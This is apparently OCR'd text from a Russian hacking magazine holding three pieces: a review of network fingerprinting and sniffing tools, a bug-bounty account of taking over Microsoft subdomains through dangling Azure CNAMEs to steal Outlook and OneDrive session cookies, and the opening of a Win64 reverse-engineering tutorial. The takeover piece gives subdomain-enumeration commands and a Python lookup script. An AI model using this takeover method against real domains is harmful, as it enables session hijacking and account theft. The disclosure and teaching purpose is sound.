Диагноз об установленной на хосте операционной системе утилита выдает весьма приблизительный, но вероятность того или иного варианта может достигать 90% и даже больше. В принципе, этого вполне достаточно, чтобы понять, в каком направлении копать дальше.


Кроме этого, программа любезно показывает сведения о версии работающего там сервера, об открытых портах, информацию, полученную в результате обработки DNS-запросов, IP- и IPv6-адреса, данные Classless inter-domain routing (CIDR). Софтина может выполнить обратный просмотр DNS (reverse DNS lookup), а также выводит большой объем другой полезной инфы. В Nmap предусмотрено несколько сценариев сканирования, выбор которых зависит от целей исследователя.

Принципы работы программы подробно описаны в документации на официальном сайте, а если базовых возможностей Nmap тебе недостаточно, можно ознакомиться со статьей об их расширении. Утилита и впрямь очень мощная: она позволяет даже обходить файрволы, выполнять DoS и другие виды атак. Одним словом, полезный инструмент, если знаешь, как с ним обращаться.

NETWORKMINER

- **Сайт:** https://www.netresec.com/index.ashx?page=Networkminer
- **Платформа:** GNU/Linux, Windows

NetworkMiner — это анализатор трафика, который сами разработчики относят к категории Network Forensic Analysis Tool (NFAT). Тулза использует пассивный метод анализа удаленной системы, а значит, не оставляет никаких следов и позволяет исследователю действовать незаметно.



Интерфейс NetworkMiner достаточно прост и понятен

Утилиту можно скачать с сайта http://sourceforge.net/projects/networkminer, а на страничке разработчиков доступен исходный код.

NetworkMiner позволяет отслеживать установленные соединения и анализировать передаваемые по сети пакеты, выживая из них полезные сведения о хостах, с которыми твой компьютер обменивается информацией. В качестве исходных данных для анализа используется TTL (время жизни пакета), размер фреймов, установленные в заголовках пакетов флаги.

С помощью NetworkMiner можно исследовать и отдельные фреймы. Для этого служит вкладка Frames — здесь представлены данные о размере фрейма, IP-адресах и портах отправителя и получателя, а также прочие полезные сведения. Кроме этого, есть возможность анализировать баннеры демонов. Вся эта информация позволяет воссоздать структуру сети, где выполняется перехват пакетов: особенно это полезно для беспроводных сетей, внутренняя кухня которых тебе незнакома.

Есть у этой тулзы еще одна шикарная функция: она умеет вытаскивать файлы из трафика, транслируемого по протоколам FTP, TFTP, HTTP, HTTP/2, SMB, SMB2, SMTP, POP3 и IMAP. То есть с ее помощью можно перехватывать файло, передаваемое по электропочте, FTP, по локалке или попросту в браузере пользователя. Из шифрованного трафика NetworkMiner может выдергивать сертификаты X.509. Красота, да и только!

В общем, перед нами вполне себе мощный сниффер, способный творить волшебство в умелых руках. Ну а фингерпринтинг и определение ОС — лишь одна из его широчайших возможностей.

P0F V3

- **Сайт:** https://lcamtuf.coredump.cx/p0f3/
- **Платформа:** GNU/Linux, Windows, macOS

Это не просто довольно известный сниффер, а программа, объединяющая целый комплекс механизмов для анализа перехваченных пакетов и фингерпринтинга. При этом определение типа ОС на удаленном узле (даже в случаях, когда Nmap с этой задачей не справился, например из-за использования в сети брандмауэра) заявляется разработчиками в качестве одной из основных функций.

Имеется несколько режимов работы программы, которые можно использовать в зависимости от конфигурации сети и стоящей перед исследователем задачи:

- режим SYN, подразумевающий исследование входящих соединений;
- режим SYN+ACK — исследование исходящих подключений;
- режим RST+ подразумевает исследование трафика для узла, находящегося за файрволом, который отклоняет подключения;
- режим MiTM — исследование соединения между узлами, трафик которых ты можешь сниффить без вмешательства с твоей стороны.

Кроме того, p0f умеет определять, работает ли в сети NAT, шейперы или файрволы, отслеживать трассировку пакета до заданного узла и вычислять его аптайм. При этом тулза не генерирует никаких собственных запросов и прочего подозрительного трафика, что само по себе неоспоримое преимущество, если исследователь желает оставаться в сети незамеченным.


Версия p0f v3 была переписана разработчиками с нуля, поэтому «база отпечатков» там не самая полная. Если верить официальному сайту, программе не хватает данных о старых версиях операционных систем вроде Windows 9x, IRIS и им подобных. Но пользователи могут помочь проекту, добавив в базы результаты собственных экспериментов с программой.

NETSCANTOOLS

- **Сайт:** netscantools.com
- **Платформа:** Windows

Бесплатная утилита NetScanTools Basic появилась еще в 2009 году и с тех пор претерпела лишь незначительные изменения. Умеет она немного: с ее помощью можно получить данные Whois (а без нее, наверное, никак), выполнить traceroute (для тех, кто не умеет пользоваться командной строкой), отправить DNS-запросы и попинговать удаленные хосты и так, и сяк, и вприсядку, то есть управляя параметрами пинга. Негусто.

А вот коммерческая версия Pro может похвастаться более широкими возможностями. Она умеет работать с различными протоколами, включая ARP и SNMP, перехватывать и анализировать пакеты, получать DNS-записи для заданных IP-адресов, искать открытые TCP- и UDP-порты на удаленном хосте, определять поддерживаемые им версии SMB, искать устройства в сети, в том числе SMTP-серверы с открытыми релеями. В сети Active Directory NetScanTools может найти все расшаренные папки, даже скрытые. В составе софтины есть генератор пакетов TCP, UDP, ICMP, CDP, RAW, в котором можно менять различные параметры, благодаря чему NetScanTools легко и непринужденно превращается во флудер.



NetScanTools — интересный инструмент с кучей функций. Жалко, платный

В целом можно сказать, что NetScanTools Pro довольно интересный проект, включающий инструментарий для активного и пассивного исследования сети. Только вот прайс в 249 долларов немного кусач, особенно если учесть, что вполне себе бесплатные NetworkMiner и Nmap обладают практически тем же набором базовых функций. Впрочем, с сайта разработчиков можно скачать 30-дневную триальную версию, которая поможет тебе решить, стоит ли искать ~~кряк~~ пачку баксов, или лучше воспользоваться фриварным софтом.

X PROBE

- **Сайт:** https://sourceforge.net/projects/xprobe/
- **Платформа:** GNU/Linux

Это линуксовая утилита, использующая активные методы фингерпринтинга на основе тех же методик и сценариев, что применяются в Nmap. Одна из наиболее интересных особенностей X probe — умение обнаруживать ханипоты (серверы-приманки, специально созданные для ловли доверчивых хакеров) и подозрительные узлы с измененными настройками стека TCP/IP.

С использованием заложенных в софтину алгоритмов нечеткой логики X probe позволяет обнаруживать сервисы, скрытые брандмауэром. Помимо определения ОС на удаленном хосте с использованием ICMP-запросов, в возможности программы входит сканирование TCP- и UDP-портов. К сожалению, последняя версия утилиты датирована 2014 годом и, похоже, с тех пор проект практически не развивается.

ETTERCAP

- **Сайт:** https://www.ettercap-project.org/
- **Платформа:** GNU/Linux

Ettercap — это широко известный в узких кругах сниффер, часто используемый для атак типа MiTM. Работает он практически во всех линуксах, кроме OpenSuSe, а также на платформах UNIX/BSD, кроме Solaris. Говорят, особо могучие шаманы запускали Ettercap даже на macOS, но документального подтверждения этим слухам нет, ибо те, кому это удалось, погибли, лопнув от гордости.

Как и другие снифферы, этот умеет работать с протоколами Telnet, FTP, IMAP, SMB, LDAP и несколькими другими, но с Ettercap можно потрошить и шифрованный трафик, передаваемый по HTTPS и SSH. Несмотря на то что тулза создавалась с прицелом под MiTM, с ее помощью вполне можно идентифицировать удаленные операционные системы методом фингерпринтинга, наряду с такими рутинными процедурами, как определение IP, открытых портов, запущенных на исследуемом узле служб, типа адаптера и MAC-адреса сетевого интерфейса.

После установки и запуска Ettercap начинает сниффить трафик в сети и собирать результат в создаваемых программой профайлах, откуда его можно извлечь для анализа. Этот анализ позволяет установить, в частности, такие данные, как IP-адрес, имя и тип хоста, предположительная версия работающей там ОС, открытые порты и запущенные сервисы. Вполне достаточный стартовый набор для любого исследователя.

THC-ARCHIVE

На гитхабе по адресу https://github.com/vanhauser-thc/THC-Archive/ лежит богатый архив утилит и сплоитов, которые могут стать отличным подспорьем для пентестера. Весь софт долго и кропотливо собирала команда ~~злоумышленников~~ единомышленников под названием The Hacker's Choice, основанная аж в 1995 году и, судя по активности в Twitter, неплохо чувствующая себя по сей день.

Чуваки предлагают множество интересных проектов, но нас интересуют в основном тулзы из раздела https://github.com/vanhauser-thc/THC-Archive/tree/master/Tools. Тут, в частности, можно найти сканер Amap, позволяющий отследить сервисы, работающие на нестандартных портах.

Некоторые наивные сисадмины искренне надеются, что смогут защитить себя от атаки, если поднимут, например, FTP-сервер, SSH или Telnet на каком-нибудь нестандартном порте вместо привычного. Вот с такими хитр~~ожо~~ыми админами и призван бороться Amap.

Обычные сканеры стучатся на стандартные порты, анализируют полученные отклики и, если они не соответствуют ожидаемому, обламываются. Amap вместо этого опрашивает весь диапазон портов и сверяет отклики со своей базой данных в поисках соответствия. Таким образом, сервис, работающий на каком-либо порте, идентифицируется по его характерным признакам, содержащимся в ответе.

Чтобы облегчить себе жизнь, можно использовать Amap совместно с любым другим сканером. Сканер определяет список открытых портов на интересующем нас хосте, а Amap потом прощупывает этот диапазон и выясняет, какие именно службы юзают эти порты и что полезного из этого может извлечь исследователь. На страничке The Hacker's Choice можно скачать Amap как под винду, так и под Linux, представлены все версии утилиты, начиная с самых ранних.

ВЫВОДЫ

Статьи в «Хакере» принято завершать кратким заключительным разделом, поэтому не будем ~~злить редактора~~ нарушать добрую традицию. Как ты догадываешься, у большинства описанных здесь утилит возможности гораздо шире, чем просто определение типа ОС на удаленном хосте. Поэтому небесполезно будет попробовать ознакомиться с каждой из них. А уж что ты будешь в итоге использовать в деле — решать тебе.

Александр Сидуков
asidukov@gmail.com

ЗАХВАТ ПОДДОМЕНОВ

КАК Я ЗАХВАТИЛ ПОДДОМЕНЫ MICROSOFT И КАК РАБОТАЮТ ТАКИЕ АТАКИ

Несколько лет назад мне удалось захватить поддомены на сайтах компании Microsoft и получить доступ к почте и файлам пользователей Outlook и OneDrive, а также к данным профилей на Xbox.com. Я расскажу о том, что конкретно для этого потребовалось, а заодно посмотрим, как такая атака может выглядеть сейчас, в 2020 году.

ЗАХВАТ ЧЕРЕЗ ЗАБЫТЫЙ CNAME

Современные компании используют большое количество облачных сервисов. Для простоты подключения используются поддомены основного домена организации, а контент обслуживается облачным сервисом напрямую. В таком случае администраторам компании достаточно добавить DNS-запись вида CNAME (canonical name или, проще говоря, алиас) со ссылкой на облачный сервис.

Например, настройка GitHub Pages для домена wiki.company.com может выглядеть следующим образом:

```
$ dig wiki.company.com +nostats +nocomments +nocmd
wiki.company.com          1728   IN  CNAME company-wiki.github.io.
company-wiki.github.io.   3529  IN  A     185.199.110.153
```

Но что будет, если репозиторий удалят вместе с настройкой привязки к домену wiki.company.com? Вполне вероятно, что DNS-запись при этом останется, — добавляет эти записи обычно админ, а следить, чтобы их оперативно удаляли, чаще всего некому. Тут играет человеческий фактор.

В таком случае злоумышленник может создать репозиторий и привязать его к wiki.company.com. Поскольку CNAME wiki.company.com уже указывает на company-wiki.github.io, с этого момента содержимое wiki.company.com будет контролировать злоумышленник.

Угнанный поддомен компании может использоваться для похищения сессионных кук, фишинговых атак, обхода CORS и CSP.

ЗАХВАТ ДОМЕНОВ НА ВНЕШНИХ ССЫЛКАХ

Возможен также вариант захвата доменов, которые не принадлежат организации, но ссылки на которые используются для загрузки внешних скриптов. Представим, что страница приложения выглядит так:

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>app.company.com Application</title>
  <link rel="stylesheet" href="css/application.css">
</head>
<body>
  <script src="https://subdomain.3rdparty.com/script.js"></script>
  ...
</body>
</html>
```

Если будет возможен захват поддомена subdomain.3rdparty.com по схеме CNAME, злоумышленник сможет контролировать содержимое и выполнить произвольный код в контексте app.company.com. А если домен 3rdparty.com истек и удален — злоумышленник может вновь зарегистрировать его и контролировать все его поддомены.

УГОНЯЕМ СЕССИИ OUTLOOK И ONEDRIVE

Несколько лет назад мне удалось захватить множество поддоменов Microsoft, в том числе для Live.com. Это дало возможность беспрепятственно перехватывать сессии пользователей Outlook и OneDrive. Как это было? Сейчас расскажу.

При регистрации любого сервиса Azure (например, виртуального сервера или виртуального хостинга) указывается имя, по которому можно потом можно обращаться напрямую либо через CNAME. Например, веб-приложение будет доступно по адресу XYZ.azurewebsites.net, где XYZ — имя приложения.

Для различных сервисов Azure использует набор разных доменов, они также могут немного отличаться и иметь префикс региона размещения ресурса:

```
*.cloudapp.net
*.cloudapp.azure.com
*.azurewebsites.net
*.blob.core.windows.net
*.cloudapp.azure.com
*.azure-api.net
*.azurehdinsight.net
*.azureedge.net
*.azurecontainer.io
*.database.windows.net
*.azuredatalakestore.net
*.search.windows.net
*.azurecr.io
*.redis.cache.windows.net
*.azurehdinsight.net
*.servicebus.windows.net
*.visualstudio.com
```


В Microsoft этот механизм применяют и для своих приложений, в тех же пространствах имен, что и остальные пользователи. При анализе легко увидеть, что множество поддоменов Microsoft.com используют сервисы Azure и указывают на набор доменов, приведенный выше.

Что происходит после того, как сервис перестает использоваться Microsoft и удаляется? Мы можем зарегистрировать сервис Azure на нашей учетной записи, но с тем же именем. Таким образом, существующая запись CNAME будет указывать уже на созданный нами сервис, который мы можем полностью контролировать.


Как это было на практике? Собрав списки поддоменов в логах Certificate Transparency, а также с помощью атак по словарям я нашел те из них, что ссылались на облачные сервисы Azure. Мое внимание привлек домен migreports.eduadmin.live.com. Он указывал (CNAME) на домен ncuprdmigreporting.cloudapp.net, но далее домен не разрешался (NXDOMAIN):

```
$ dig migreports.eduadmin.live.com
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 16373

;; ANSWER SECTION:
migreports.eduadmin.live.com 3599 IN CNAME
ncuprdmigreporting.cloudapp.net.
```

Я создал виртуальную машину с Ubuntu в Azure и зарегистрировал сервис с идентичным именем ncuprdmigreporting.cloudapp.net, без каких-либо ошибок и подводных камней.




Регистрация сервиса с именем ncuprdmigreporting



DNS-имя теперь за мной

Запустив виртуальную машину и на ней nginx, я открыл в браузере адрес migreports.eduadmin.live.com и увидел заветное «Welcome to nginx!». Домен был под моим контролем.

Сервисы Outlook и OneDrive размещаются на адресах outlook.live.com и onedrive.live.com соответственно. Быстрый анализ показал, что для обоих сервисов сессионные куки устанавливаются на весь домен live.com, а значит, я могу перехватывать сессии пользователей.



Анализ сессионных кук live.com

Но сессионные куки были защищены флагом Secure, и передаваться они будут только по HTTPS — для доступа к ним мне нужен SSL-сертификат. Сперва это казалось проблемой, но, поразмыслив пару минут, я беспрепятственно его получил с помощью Let's Encrypt, с той же виртуальной машины. Бинго!


Мне повезло: я успешно получил сертификат. Часть доменов Microsoft находится в черном списке Let's Encrypt и для них запросы на получение сертификата блокируются, но live.com к таким доменам не относился.

```
root@xsi-outlook-com:/var/www/html# certbot certonly --webroot --webroot-path=/var/www/html -d xsi.outlook.com
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Obtaining a new certificate
An unexpected error occurred:
Error creating new authz :: Policy forbids issuing for name
Please see the logfiles in /var/log/letsencrypt for more details.
root@xsi-outlook-com:/var/www/html#
```

Let's Encrypt блокирует выдачу сертификатов для *.outlook.com

Теперь я мог контролировать содержимое сайта по HTTPS и перехватывать сессионные куки. Я подготовил простую страницу с PoC и попробовал воспроизвести атаку на угон сессии. Простой подставки сессионных кук оказалось достаточно для того, чтобы попасть в сессию пользователя независимо от браузера или IP-адреса. Более того, смена пароля или завершение сессии пользователем никак не влияли на функциональность украденной сессии — ей по-прежнему можно было пользоваться!

Мне также удалось проделать такой трюк с xbox.com — и получить доступ к данным профиля пользователя. К тому же в логах веб-сервера я наблюдал большое количество консолей Xbox, обращавшихся к моему серверу, — не исключено, что в плохих руках они бы могли превратиться в ботнет.



Решить проблему в Microsoft могли бы, например, запретив указывать произвольное название в сервисе Azure. Вместо этого сервис мог бы генерировать такое имя полностью либо его постфикс. Я сообщил о проблеме в Microsoft по программе Bug Bounty и получил вознаграждение.

Таймлайн

- 14.07.2017: я сообщил в Microsoft об уязвимости
- 20.07.2017: подтверждение от Microsoft
- 14.12.2017: проблему пофиксили
- 28.10.2018: выплата Bounty

ЧТО ТЕПЕРЬ? ЗАХВАТ ПОДДОМЕНОВ В 2020 ГОДУ

После этой истории прошло больше двух лет. Предлагаю рассмотреть, как может выглядеть поиск и захват поддоменов в 2020 году.

Искать домены можно активно либо скрытно. Во втором случае используются данные из публичных сервисов. Среди них:

- дорки поисковиков (подробнее — в статье «Google как средство взлома»);
- информация об используемых сертификатах SSL (SSL certificate transparency logs);
- сканеры интернета типа Shodan и Censys;
- сервисы с архивными данными DNS типа DNSdumpster, SecurityTrails;
- другие открытые данные, такие как DNS-архивы Rapid7.

В активном режиме в нашем арсенале:

- атаки на подбор, которые могут быть весьма эффективными при использовании хороших словарей;
- атаки AXFR, которые все еще зачастую возможны благодаря небезопасным конфигурациям DNS-серверов.

Тихая разведка

Начнем со скрытого поиска. К нашим услугам много источников: поисковые системы, API сканеров интернета и прочие сервисы. К счастью, ручным сбором инфы заниматься вряд ли потребуется, равно как и изобретать свои средства автоматизации.

Amass

Amass — проект консорциума OWASP, неплохо выручает при сборе информации о поддоменах. Чтобы воспользоваться этой утилитой, достаточно написать что-то в таком духе:

```
amass enum -passive -d company.com
```


Rapid7 DNS

Предлагаю дополнить наши результаты данными из Rapid7 Forward DNS (FDNS). Это архивы DNS-записей интернета.


Такие записи можно скачать и отфильтровать вручную, однако, учитывая, что размер архива больше 300 Гбайт, для экономии времени и места можно применить облачный сервис Athena, принадлежащий Amazon. Он позволяет делать SQL-запросы к данным в хранилище Rapid7, уже размещенном на S3.

Создадим новый Crawler в сервисе AWS Glue. В качестве источника укажем S3-хранилище Rapid7.

```
s3://rapid7-opendata/fdns/any/v1/date=202002
```



Остальные настройки можно оставить по умолчанию.



После сохранения настроек запустим краулер вручную. Теперь мы можем выполнять поиск по данным через SQL-запросы.

```
SELECT *
FROM date_202002
WHERE name LIKE '%.company.com'
```

Можем искать только интересующие нас CNAME.

```
SELECT *
FROM date_202002
WHERE type = 'cname'
AND value LIKE '%.github.io';
```

Можно использовать и архивные данные за несколько месяцев, просто подключив более старые базы. Это особенно пригодится, ведь нас интересуют домены, которыми перестали пользоваться.

Перебор

Для атак методом перебора хорошо работают словари commonspeak2, sub-lazerwlst, all.txt за авторством jhaddix.

В качестве быстрого сканера можно использовать massdns. Будь аккуратен с интерпретацией результатов, особенно если ищешь забытые CNAME. В качестве резолверов для massdns используй надежные публичные DNS, которые не модифицируют запросы, например Google и CloudFlare.

```
# Генерируем словарь для подбора на базе commonspeak2:
cat commonspeak2.txt | awk '{print $1".company.com"}' > subdomains.
txt

# Сканируем с massdns
massdns -s 15000 -o J -r resolvers.txt company_commonspeak2.txt >
subdomains_massdns.txt
```


AltDNS

Как еще можно дополнить список имен? С помощью пермутаций для найденных имен. Воспользуемся AltDNS. На вход подадим список доменов, про которые мы уже знаем:

```
# Генерируем пермутации
altdns -i subdomains_ok.txt -o subdomains_altdns.txt -w words.txt

# Сканируем с massdns
massdns -s 15000 -o J -r resolvers.txt subdomains_altdns.txt > subdom
ains_altdns_massdns.txt
```

Ищем забытые записи

Теперь, когда у нас есть списки поддоменов, нам нужно найти записи, которые остались от удаленных сервисов. Некоторые сервисы в таких случаях возвращают ошибку 404 при обращении. Например, так делает GitHub Pages.



Другие имеют тип CNAME, но не имеют итогового адреса (NXDOMAIN). Найти такие можно, разбирая логи amass либо вот такой функцией на Python.

```
import dns.resolver

def lookup(domain):
  result = []
  try:
    myresolver = dns.resolver.Resolver()
    myresolver.nameservers = ['8.8.8.8','8.8.4.4']

    # Рекурсивно получаем CNAME
  for rdata in myresolver.query(domain, 'CNAME'):
      if hasattr(rdata, 'target'):
        result.append("[CNAME]"+str(rdata.target))
        result += lookup(str(rdata.target))

  except dns.resolver.NoAnswer:
  # Получаем A-запись для последнего CNAME
    try:
      for rdata in myresolver.query(domain, 'A'):
        result.append("[A]"+rdata.address)
    except dns.resolver.NoAnswer:
      result.append("NoAnswer")
      return result

  except dns.resolver.NXDOMAIN:
    result.append("NXDOMAIN")
    return result

  except:
    pass

  return result
```

Известно более 30 уязвимых сервисов, которые могут быть захвачены через забытый CNAME. Их краткое описание есть в документе «Can I take over XYZ?».

ВЫВОДЫ

Практика показывает, что компании недооценивают опасность этой атаки. Перед ней могут быть уязвимы любые клиенты облачных сервисов, будь то маленький стартап, известный банк или крупная технологическая компания. В ходе подготовки статьи стало понятно, что проблема все еще остается актуальной для Azure. Недавние новости это подтверждают.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИДЕНТИФИКАЦИЯ СТАРТОВОГО КОДА И ВИРТУАЛЬНЫХ ФУНКЦИЙ ПРИЛОЖЕНИЙ ПОД WIN64

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

Если первого встречного программиста спросить, с какой функции начинается выполнение Windows-программы, вероятнее всего, мы услышим в ответ — «с WinMain». И это будет ошибкой. На самом деле первым управление получает стартовый код, скрыто вставляемый компилятором. Выполнив необходимые инициализационные процедуры, в какой-то момент он вызывает WinMain, а после ее завершения вновь получает управление и выполняет капитальную деинициализацию.

Фундаментальные основы хакерства

Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2017.

Читай также:

- Проверка аутентичности и базовый взлом защиты
- Знакомство с отладчиком
- Продолжаем осваивать отладчик
- Новые способы находить защитные механизмы в чужих программах
- Выбираем лучший редактор для вскрытия исполняемых файлов Windows
- Мастер-класс по анализу исполняемых файлов в IDA Pro
- Учимся искать ключевые структуры языков высокого уровня


ИДЕНТИФИКАЦИЯ СТАРТОВЫХ ФУНКЦИЙ

В подавляющем большинстве случаев стартовый код не представляет никакого интереса, и первой задачей при анализе становится поиск функции **WinMain**. Если компилятор входит в число «знакомых» IDA, она опознает **WinMain** автоматически, в противном же случае искать функцию приходится руками и головой.

Обычно в штатную поставку компилятора включают исходные тексты его библиотек, в том числе и процедуры стартового кода. Например, у Microsoft Visual C++ стартовый код расположен в файле **\VC\crt\src\vcruntime\mcrtexe.cpp**. В нем содержится код для инициализации ASCII-версий консольных (main) приложений. В этой же папке лежат еще несколько файлов:

- mwcrtexe.cpp — код из этого файла используется при старте консольных приложений с Unicode-символами;
- mcrtexew.cpp — вызывается при запуске Windows-приложений (WinMain) с поддержкой ASCII;
- mwcrtexew.cpp — служит для запуска Windows-приложений с Юникодом.

После выполнения весьма небольшого блока кода управление из трех последних файлов передается в первый. У Embarcadero C++ Builder 10.3 (в девичестве Borland C++) все файлы со startup-кодом хранятся в отдельной одноименной директории. В частности, файлы, содержащие стартовый код для Windows-приложений, находятся в папке **\source\cpprtl\Source\startup**. Ее содержимое несколько похоже на **vcruntime** тем, что имеется главный файл для запуска Win32-приложений — **c0nt.asm**. Код из этого файла вызывают другие файлы, содержащие инициализации для подсистем на Win32: DLL, VCL, FMX (приложение FireMonkey, кросс-платформенная графическая подсистема). Если разобраться с исходными текстами, понять дизассемблированный листинг будет намного легче!



Embarcadero C++Builder. Начиная с этой версии у данной системы программирования появилась Community-редакция, которую можно халявно использовать целый год

А как быть, если для компиляции исследуемой программы использовался неизвестный или недоступный тебе компилятор? Прежде чем приступать к утомительному ручному анализу, давай вспомним, какой прототип имеет функция WinMain:

```
int APIENTRY wWinMain(
    _In_ HINSTANCE     hInstance,     // Handle to current instance
    _In_opt_ HINSTANCE hPrevInstance, // Handle to previous instance
    _In_ LPWSTR        lpCmdLine,     // Pointer to command line
    _In_ int           nCmdShow)      // Show state of window
```

